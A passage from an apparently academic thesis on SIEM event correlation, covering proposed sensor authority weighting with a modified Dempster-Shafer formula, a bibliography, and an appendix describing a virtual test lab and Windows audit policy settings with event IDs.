8.2.2 Sensor Authority Weighting For Probabilistic Modeling

The risk based priority (RBP) metrics built into the LogRhythm SIEM were not leveraged for rule construction during the evaluation based on the inconsistent weight assignments within the SIEM ontology. Attempts to leverage RBP values for alarm generation proved to be inconsistent throughout this thesis and during filed work

conducted in industry. However, it may be possible to extend the log ontology devised within this thesis to apply authority weights to sensors providing data to the SIEM based on the likelihood that said sensor is an authority for the activity it claims to have observed. The kill chain phases seem to be well suited as evaluation criteria for sensor preference based on the typical metadata required by phase and the typical metadata provided by the sensor. Additionally, analysis of investigation data indicated that location within a network has a large impact on the value of data observed and reported by said sensor. Based on this observation, sensors may be aligned with logical categories similar to those depicted in figure 8.1 below. The method of applying authority weights based on a sensor's ability to accurately describe or detect a type of attack is hypothesized to result in more consistent weighting assignments and ultimately better detection rates than the current RBP calculations within the LogRhythm SIEM.




Figure 8.1: Hypothetical Weighting System for Security Sensors by Kill-Chain Phase and Network Location

8.2.3 Applied Belief Functions within SIEM Software

Several papers reviewed during the research portion of this thesis discussed leveraging probabilistic models to decrease false positive alarm rates within intrusion detection systems. The Dempster-Shaffer algorithm was cited by many of these papers as a candidate algorithm for evaluating the criticality of data provided by intrusion detection systems. However, the Dempster-Shaffer algorithm is dependent upon static authority weight assignments, which are applied inconsistently across disparate research groups. The hypothetical weighting system discussed in section 8.2.2 may be applied as a weighting system for the Dempster-Shaffer algorithm. This may yield a new risk based priority algorithm (RBP), or joint mass function in accordance to the equation depicted in figure 8.2.

$$= \frac{\mathrm{m}_{ab}}{(P_{a\ true\ positive})^{w_a}(P_{b\ true\ positive})^{w_b}}{\left[(P_{a\ true\ positive})^{w_a}(P_{b\ true\ positive})^{w_b}\right] + \left[(P_{a\ false\ positive})^{w_a} * (P_{b false\ positive})^{w_b}\right]}$$

$\mathrm{m}_{ab} = Joint\ Mass\ Function\ Value$
$P_{x\ true\ positive} = Sensor\ Authority\ Value\ Derived\ from\ Hypothetical\ Weighting\ System\ in\ Section\ 8.2$
$w_x = Location\ Authority\ Value\ Derived\ from\ Hypothetical\ Weighting\ System\ in\ Section\ 8.2$

Figure 8.2: Modified Dempster-Shaffer Algorithm with Sensor Authority Weights

Bibliography

Anderson, D., Fong, M. & Valdes, A., 2002. *Heterogeneous Sensor Correlation: ACase Study of Live Traffic Analysis.* s.l., Proc. Third Ann. IEEE Information Assurance Workshop, June 2002.

Anon., 2013. *Software Engineering Institute CERT Division.* [Online]
Available at: http://www.cert.org/csirts/security-and-ontology.html
[Accessed 30 November 2013].

Asuria Ltd, 2012. *In Syslog We Trust?.* [Online]
Available at: http://www.assuria.com/uploads/In%20Syslog%20we%20trust.pdf
[Accessed 13 August 2015].

Axelsson, S., 1999. The Base-rate Fallacy and its Implications for the Difficulty of Intrusion Detection. *Proceedings of the 6th ACM Conference on Computer and Communications Security ACM,* pp. 1-7.

Barraco, L., 2013. *Log Analysis 101.* [Online]
Available at: https://www.alienvault.com/blogs/security-essentials/log-analysis-101
[Accessed 27 January 2015].

Boehmer, W., 2008. *Appraisal of the effectivenss and efficiencey of an Information Security Management System based on ISO 27001*. Cap Esterel, Secureware.

Campbell, K., Gordon, L., Loeb, M. & Zhou, L., 2003. The Economic Cost of Publicly Announced Information Security Breaches: Empirical Evidence from the Stock Market. *Journal of Computer Security,* 11(3), pp. 431-448.

Camtepe, S. A. & Yener, B., 2007. Modeling and Detection of Complex Attacks. *Security and Privacy in Communications Networks and the Workshops, SecureComm. Third International Conference,* pp. 234-243.

Chickowski, E., 2013. *Moving Beyond SIEM for Strong Security Analytics.* [Online]
Available at: http://www.darkreading.com/moving-beyond-siem-for-strong-security-analytics/d/d-id/1141069?
[Accessed 27 January 2015].

Chien, S.-H., Chang, E.-H., Yu, C.-Y. & Ho, C.-S., 2007. Attack Subplan-Based Attack Scenario Correlation. *Machine Learning and Cybernetics,* Issue International Conference on, pp. 1881-1887.

Defense, U. S. D. o., 2013. *Joint Publication 3-60 Joint Targeting.* [Online]
Available at: http://www.fas.org/irp/doddir/dod/jp3_60.pdf

Denning, D. E., 1987. An Intrusion-Detection Model. *Software Engineering, IEEE Transactions on,* Volume 2, pp. 222-232.

Denning, D. E., 2000. Activism, Hacktivism, and Cyberterrorism: The Internet as a Tool for Influencing Foreign Policy. In: *Networks and Netwars: The Future of Terror, Crime, and Militancy.* s.l.:s.n., pp. 239-288.

Dorofee, A., Kilcrece, G., Ruefle, R. & Zajicek, M., 2007. *Incident Management Capability Metrics,* Pittsburgh, PA: Carnegie Mellon University Software Engineering Institute.

Dorofee, A., Killcrece, G., Ruefle, R. & Zajicek, M., 2008. *Incident Management Mission Diagnostic Method,* Pittsburgh, PA: Carnegie Mellon University Software Engineering Institute.

Eaton, I., 2003. *The Ins and Outs of Logging Using Syslog.* [Online]
Available at: https://www.sans.org/reading-room/whitepapers/logging/ins-outs-system-logging-syslog-1168
[Accessed 13 August 2015].

Firesmith, D. G., 2005. *A Taxonomy of Security-Related Requirements,* Pittspurgh, PA: Carnegie Mellon University Software Engineering Institute.

Flynn, J., 2012. *Intrusions Along the Kill Chain,* Las Vegas: Blackhat Security Conference.

Garcia-Teodoro, P., 2009. Anomaly-based network intrusion detection: Techniques, systems and challenges. *Computers & Security,* 28(1), pp. 18-28.

Ghosh, A. & Sen, S., 2003. *Agent-Based Distributed Intrusion Alert System,* Tulsa, OK: University of Tulsa.

Greenwood, B., 2007. *Tuning an IDS/IPS From the Ground Up.* [Online]
Available at: http://www.sans.org/reading-room/whitepapers/detection/tuning-ids-ips-ground-1896

Hald, S. L. N. & Pedersen, J. M., 2012. An updated Taxonomy for Characterizing Hackers According to Their Threat Properties. *Advanced Communication Technology (ICAT),* Issue 14th International Conference on , pp. 81-86.

Hewlett Packard, 2013. *HP SIEM Kill Chain use case methodology [White paper]*. [Online]
Available at: http://h20195.www2.hp.com/v2/GetPDF.aspx%2F4AA4-9490ENW.pdf

Hutchins, E. M., Clopperty, M. J. & Amin, R. M. P., 2013. *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains,* s.l.: Lockheed Martin Corporation.

Internetcleaner, 2013. *Hacking or Cracking.* [Online]
Available at: http://cleaninternetcharity.com/2013/11/06/hacking-or-cracking/

Jingxin, W., Zhiying, W. & Daikui, 2007. Security Event Management System Based on Mobile Agent Technology. *Intelligence and Security Informatics,2007 IEEE,* pp. 166-171.

Joint Task Force Transformation Initiative, 2010. *SP 800-37 Rev. 1. Guide for Applying the Risk Management Framework to Federal Information Systems: a Security Life Cycle Approach,* Gaithersburg, MD: National Institute of Standards & Technology.

Jurisica, I., Mylopoulos, J. & Yu, E., 1999. Using Ontologies for Knowledge Management: An Information Systems Perspective. *Proc. ASIS Annual Mtg,* Volume 36, pp. 482-496.

Killcrece, G., Kossakowski, K.-P., Ruefle, R. & Zajicek, M., 2003. *Organizational Models for Computer Security Incident Response Teams (CSIRTs),* Pittsburgh, PA: Carnegie Mellon University Software Engineering Institute.

Kim, I. et al., 2013. Distributed Signature Detection Method for Detecting Intrusions in Sensor Systems. *Sensors,* pp. 3998-4016.

Korba, J., 2000. *Windows NT Attacks for the Evaluation of Intrusion Detection Systems,* Boston: Massachussetts Institute of Technology.

Kotenko, I. & Chechulin, A., 2013. Computer Attack Modeling and Security Evaluation Based on Attack Graphs. *Intelligent Data Acquisition and Advanced Computing Systems (IDAACS),* 2(IEEE 7th International Conference), pp. 614-619.

Kotenko, I. & Novikova, E., 2013. Analytical Visualization Techniques for Security Information and Event Management. *Parallel, Distributed and Network-Based Processing (PDP), 2013 21st Euromicro International Conference on,* pp. 519-525.

Landwehr, C., Bull, A., McDermott, J. & Choi, W., 1994. A Taxonomy of Computer Program Security Flaws. *ACM Computing Surveys (CSUR),* 26(3), pp. 211-254.

Legrand, V., State, R. & Paffumi, L., 2008. A Dangerousness-Based Investigation Model for Security Event Management. *Internet Monitoring and Protection, 2008 ICIMP '08. The Third International Conference on,,* pp. 109-118.

Lippmann, R. et al., 2000. Analysis and Results of the 1999 DARPA off-Line Intrusion Detection Evaluation. *Proceedings of Recent Advances in Intrusion Detection,* pp. 162-182.

LogRhythm, 2013 a. *Advanced Agent Technology.* [Online]
Available at:
https://www.logrhythm.com/Portals/0/resources/Advanced_Agent_DS_US.pdf

LogRhythm, 2013 b. *Advandced Intelligence (AI) Engine Data Sheet.* [Online] Available at: https://www.logrhythm.com/Portals/0/resources/Advanced_Intelligence_Engine_Datasheet_US.pdf

LogRhythm, 2013 c. *LogRhythm APT Blueprint.* [Online] Available at: https://www.logrhythm.com/Portals/0/resources/LR_APT_Blueprint.pdf

LogRhythm, 2013 d. *LogRhythm High Performance Appliances.* [Online] Available at: https://www.logrhythm.com/Portals/0/resources/LogRhythm_High%20Performance_Appliances_Datasheet_US.pdf

LogRhythm, 2013 e. *LogRhythm Console (Version 6.2) [Computer Software]*. s.l.:s.n.

LogRhythm, 2013 f. *LogRhythm Help- Version 6.1.5.* s.l.:LogRhythm, Inc.

LogRhythm, 2014. *LogRhythm Threat Detection Cookbook.* [Online] Available at: https://logrhythm.vanillaforums.com/discussion/2405/threat-detection-cookbook-october-2014-update

MacCarthy, M., 2011. Information Security Policy in the U.S. Retail Payments Industry. *Stanford Technology Law Review,* Volume III.

Madani, A., Rezayi, S. & Gharee, H., 2011. Log Management Comprehensive Architecture in Security Operation Center (SOC). *Computational Aspects of Social Networks (CASoN), 20011 International Conference,* p. 2840289.

Mandiant, 2013. *APT1: Exposing One of China's Cyber Espionage Units.* [Online] Available at: http://intelreport.mandiant.com/

McHugh, J., Christie, A. & Allen, J., 2000. Defending Yourself: The Role of Intrusion Detection Systems. *IEEE Software,* Volume 5, pp. 42-51.

Microsoft, 2013. *Best Practices for Securing Active Directory.* s.l.:s.n.

National Institute of Standards and Technology, 2014. *Framework for Improving Critical Infrastructure Cybersecurity,* s.l.: National Institute of Standards and Technology.

Nawyn, K., 2003. *A Security Analysis of System Event Logging With Syslog,* s.l.: SANS Institute.

Nolan, R. et al., 2005. *First Responders Guide to Computer Forensics: Advanced Topics,* Pittsburgh, PA: Carnegie Mellon University Software Engineering Institute.

Nuansri, N., Singh, S. & Dillon, T. S., n.d. *A Process State-Transition Analysis and its Application to Intrusion Detection,* Melbourne, Australia: L Trobe University.

O'Reilly, D., 2012. *Detect and Prevent Today's Sophisticated Malware Threats.* [Online]
Available at: http://www.cnet.com/how-to/detect-and-prevent-todays-sophisticated-malware-threats/
[Accessed 10 March 2014].

Romney, M. et al., 2005. *Intelligence and Information Sharing Initiative: Homland Security Intelligence & Information Fusion,* Washington: United States Department of Homeland Security.

Ruan He, M. L., 2010. ASPF: A Policy Administration Framework for Self-Protection of Large-Scale Systems. *International Journal on Advances in Security, Volume 3 no 3 & 4,* pp. 104-122.

Seals, T., 2015. *Target Breach Costs Could Total $1Bn.* [Online]
Available at: http://www.infosecurity-magazine.com/news/target-breach-costs-could-total-1bn/
[Accessed 17 August 2015].

Sheikhpour, R. & Nasser, M., 2012. An Approach to Map COBIT Processes to ISO/IEC 2700.1 Information Security Management Controls. *International Journal of Security and Its Applications,* VI(2), pp. 13-28.

Shojaie, B., Federrath, H. & Saberi, I., 2014. *Evaluating the effectiveness of ISO 27001:2013 based on Annex A.* Fribourg, Swizerland, 9th International Workshp on Frontiers in Availability, Reliability and Security (FARES 2014).

Silowash, G. J., Lewellen, T., Burns, J. W. & Costa, D. L., 2013. *Detecting and Preventing Data Exfiltration Through Encrypted Web Sessions via Traffic Inspection,* Pittsburgh, PA: Carnegie Mellon University Software Engineering Institute.

Srinivasan, R., 2006. *System Requirements for Flow Processing,* Pleasanton, CA: Bivio Networks Inc..

Steven R. Snapp, J. B. G. V. D. T. L. G., 1991. *A System for Distributed Intrusion Detection,* Davis California: University of California Davis.

Susanto, H., Tuan, Y. C. & Almunawar, M. N., 2011. Information Security Management System Standards: A Comparative Study of the Big Five. *International Journal of Electrical & Computer Sciences,* XI(5).

Tavallaee, M., Bagheri, E., Lu, W. & Ghorbani, A., 2009. A Detailed Analysis of the KDD CUP 99 Data Set. *Proceedings of the Second IEEE Symposium on Computational Intelligence for Security and Defence Applications.*

University of California Irvine, 1999. *KDD CUP 1999 Data.* [Online]
Available at: http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html
[Accessed 13 August 2015].

Valdes, A. & Skinner, K., 2000. *An Approach to Sensor Correlation.* s.l., International Sympossium on Recent Advances in Intrusion Detection.

Valeur, F., Vigna, G., Kruegel, C. & Kemmerer, R., 2004. A Comprehensive Approach to Intrusion Detection Alert Correlation. *IEEE Transactions on Dependable and Secure Computing,* 1(3), pp. 146-169.

Verdasys, 2013. *Cyber Attack Defense: A Kill Chain Strategy,* Waltham, MA: Verdasys.

Verdasys, 2013. *Cyber Attack Defense: A Kill Chain Strategy [White paper]*. [Online]
Available at: https://www.verdasys.com/resources/#White%20Papers

Williams, A., 2007. *The Future of SIEM- The Market will begin to diverge.* [Online]
Available at: http://techbuddha.wordpress.com/2007/01/01/the-future-of-siem-%E2%80%93-the-market-will-begin-to-diverge/
[Accessed 2013].

Xu, H., Xiao, D. & Wu, Z., 2009. Application of Security Ontology to Context-Aware Alert Analysis. *Computer and Information Science ICIS 2009,* Issue Eigth IEEE/ACIS International Conference on, pp. 171-176.

Yu, D. & Frincke, D., 2005. Alert Confidence Fusion in Intrusion Detection Systems with Extended Dempster-Shafer Theory. *Proceedings of the 43rd annual Southeast regional conference,* Volume 2, pp. 142-147.

Appendices

Appendix A
Network Security Lab Design and Test Cases

A.1 Laboratory Design

A network laboratory was constructed within a VMWare Workstation 10 virtualized environment to replicate an enterprise data network. The laboratory consisted of a Microsoft Windows domain hosting enterprise services typical to commercial internal networks. Microsoft Server 2012 R2 was used for the base operating system for Active Directory domain controllers. Microsoft Server 2008 R2 was used as the base operating system for the mail server and the web server. Microsoft Exchange 2010 was installed as the mail server software. Microsoft Office SharePoint Server 2010 was installed on the web server to host web services. The web server also utilized a SQL database running Microsoft SQL Server 2008 software. A pfSense firewall running on FreeBSD Linux was deployed as a virtual router to segregate vlans as well as provide logging for attacker traffic traversing subnets. The snort intrusion detection system package was installed on the pfSense virtual router to provide network security data. A Kali Linux virtual machine was deployed to replicate attacker actions originating from an external network connected to the perimeter Palo Alto firewall. All laboratory devices were configured to send security and event logs to the LogRhythm SIEM.




Figure A.1: Network Diagram of Virtual Network Environment

Figure A.1 represents the logical flow of data within the laboratory network. Log transport between servers was conducted via the syslog protocol for Linux machines and via specialized software installed on Microsoft Windows machines. The LogRhythm proprietary System Monitor Configuration Agent program was used to ship windows logs to the LogRhythm SIEM.

A.2 Host Auditing Levels

A.2.1 Windows Auditing Levels

Microsoft Windows hosts are not configured to audit all security events by default and auditing must be configured by group policy to detect several hacker tools and techniques deployed during the testing portion of this thesis (Microsoft, 2013). Figures A.2 and A.3 depict the location to enable auditing within the Microsoft Local Group Policy Editor via the gpedit.msc command.





Figure A.2: Enabling Audit Policies on Windows Server 2008 R2 and Windows 7



A.3: Enabling Advanced System Audit Policies

Log volume generated by Windows endpoints will rapidly consume storage on the SIEM platform. As such, only certain Windows audit policies were enabled. Table 9.1 below depicts the audit policy subcategories that are enabled or left disabled for the optimal balance of forensic value and log volume.

Account Logon	Auditing Enabled	
Subcategory: Audit Credential Validation	Success	
Volume: High (Domain Controller)		
Event IDs: 4774, 4775, 4776, 4777		
Subcategory: Audit Kerberos Authentication Service		
Volume: High (Domain Controller)		
Event IDs: 4768, 4771, 4772		
Subcategory: Audit Kerberos Service Ticket Operations		
Volume: High (Domain Controller)		
Event IDs: 4769, 4770		
Subcategory: Audit Other Account Logon Events	Success	Failure
Volume: Varies		
Event IDs: 4649, 4778, 4779, 4800, 4801, 4802, 4803, 5378, 5632, 5633		

Table A.1: Windows Auditing: Account Logon Subcategories

Account Management	Auditing Enabled	
Subcategory: Audit Application Group Management	Success	Failure
Volume: Low		
Event IDs: 4783, 4784, 4785, 4786, 4787, 4788, 4789, 4790		
Subcategory: Audit Computer Account Management	Success	Failure
Volume: Low		
Event IDs: 4741, 4742, 4743		
Subcategory: Audit Distribution Group Management		
Volume: Low Event IDs		
Event IDs: 4744, 4745, 4746, 4747, 4748, 4749, 4750, 4751, 4752, 4753, 4759, 4760, 4761, 4762		
Subcategory: Audit Other Account Management Events	Success	Failure
Volume: Low		
Event IDs: 4782, 4793		
Subcategory: Audit Security Group Management	Success	Failure
Volume: Low		
Event IDs: 4727, 4728, 4729, 4730, 4731, 4732, 4733, 4734, 4735, 4737, 4754, 4755, 4756, 4757, 4758, 4764		
Subcategory: Audit User Account Management	Success	Failure
Volume: Low		
Event IDs: 4720, 4722, 4723, 4724, 4725, 4726, 4738, 4740, 4765, 4766, 4767, 4780, 4781, 4794, 5376, 5377		

Table A.2: Windows Auditing: Account Management Subcategories

Detailed Tracking	Auditing Enabled	
Audit DPAPI Activity	Success	Failure
Volume: Low		
Event IDs: 4692, 4693, 4694, 4695		
Subcategory: Audit Process Creation	Success	Failure
Volume: Low to Medium depending on System		
Event IDs: 4688		
Subcategory: Audit Process Termination	Success	Failure
Volume: Varies		
Event IDs: 4689		
Subcategory: Audit RPC Events		
Volume: High on RPC Servers and DCs		
Event IDs: 5712		
Subcategory: DS Access		
Audit Detailed Directory Service Replication		
Volume: Very High		
Event IDs: 4928, 4929, 4930, 4931, 4934, 4935, 4936, 4937		
Subcategory: Audit Directory Service Access		
Volume: High on Domain Controllers Only		
Event IDs: 4662		
Subcategory: Audit Directory Service Changes	Success	Failure
Volume: High on Domain Controller Only		
Event IDs: 5136, 5137, 5138, 5139, 5141		
Subcategory: Audit Directory Service Replication		
Volume: Medium on Domain Controller Only		
Event IDs: 4932, 4933		

Table A.3: Windows Auditing: Detailed Tracking Subcategories

Logon and Logoff	Auditing Enabled	
Subcategory: Audit Account Lockout	Success	
Volume: Low		
Event IDs: 4625		
Subcategory: Audit IPsec Extended Mode		
Volume: High		
Event IDs: 4978, 4979, 4981, 4982, 4983, 4984		
Subcategory: Audit IPsec Main Mode		
Volume: High		
Event IDs: 4646, 4650, 4651, 4652, 4653, 4655, 4976, 5049, 5453		
Subcategory: Audit IPsec Quick Mode		
Volume: High		
Event IDs: 4977, 5451, 5452		
Subcategory: Audit Logoff	Success	
Volume: Low		
Event IDs: 4634, 4647		
Subcategory: Audit Logon	Success	Failure
Volume: Low (medium on Domain Controller)		
Event IDs: 4624, 4625, 4648, 4675		
Subcategory: Audit Network Policy Server	Success	Failure
Volume: Medium to High		
Event IDs: 6272, 6273, 6274, 6275, 6276, 6277, 6278, 6279, 6280		
Subcategory: Audit Other Logon/Logoff Events	Success	Failure
Volume: Low		
Event IDs: 4649, 4778, 4779, 4800, 4801, 4802, 4803, 5378, 5632, 5633		
Subcategory: Audit Special Logon	Success	Failure
Volume: Low		
Event IDs: 4964		

Table A.4: Windows Auditing: Logon and Logoff Subcategories

Object Access	Auditing Enabled	
Subcategory: Audit Application Generated	Success	Failure
Volume: Application Specific (Custom)		
Event IDs: 4665, 4666, 4667, 4668		
Subcategory: Audit Certification Services	Success	Failure
Volume: low to Medium on Certificate Servers		
Event IDs: 4868, 4869, 4870, 4871, 4872, 4873, 4874, 4875, 4876, 4877, 4878, 4879, 4880, 4881, 4882, 4883, 4884, 4885, 4886, 4887, 4888, 4889, 4890, 4891, 4892, 4893, 4894, 4895, 4896, 4897, 4898		
Subcategory: Audit Detailed File Share		
Volume: High on DC and File Servers		
Event IDs: 5145		
Subcategory: Audit File Share		
Volume: High on DC and File Servers		
Event IDs: 5140, 5142, 5143, 5144, 5168		
Subcategory: Audit File System		
Volume: Varies depending on SACLs		
Event IDs: 4664, 4985, 5051		
Subcategory: Audit Filtering Platform Connection		Failure
Volume: High		
Event IDs: 5031, 5140, 5151, 5151, 5154, 5155, 5156, 5157, 5158, 5159		
Subcategory: Audit Filtering Platform Packet Drop		
Volume: High		
Event IDs: 5152, 5153		
Subcategory: Audit Handle Manipulation		
Volume: Varied depending on SACLs		
Event IDs: 4656, 4658, 4690		
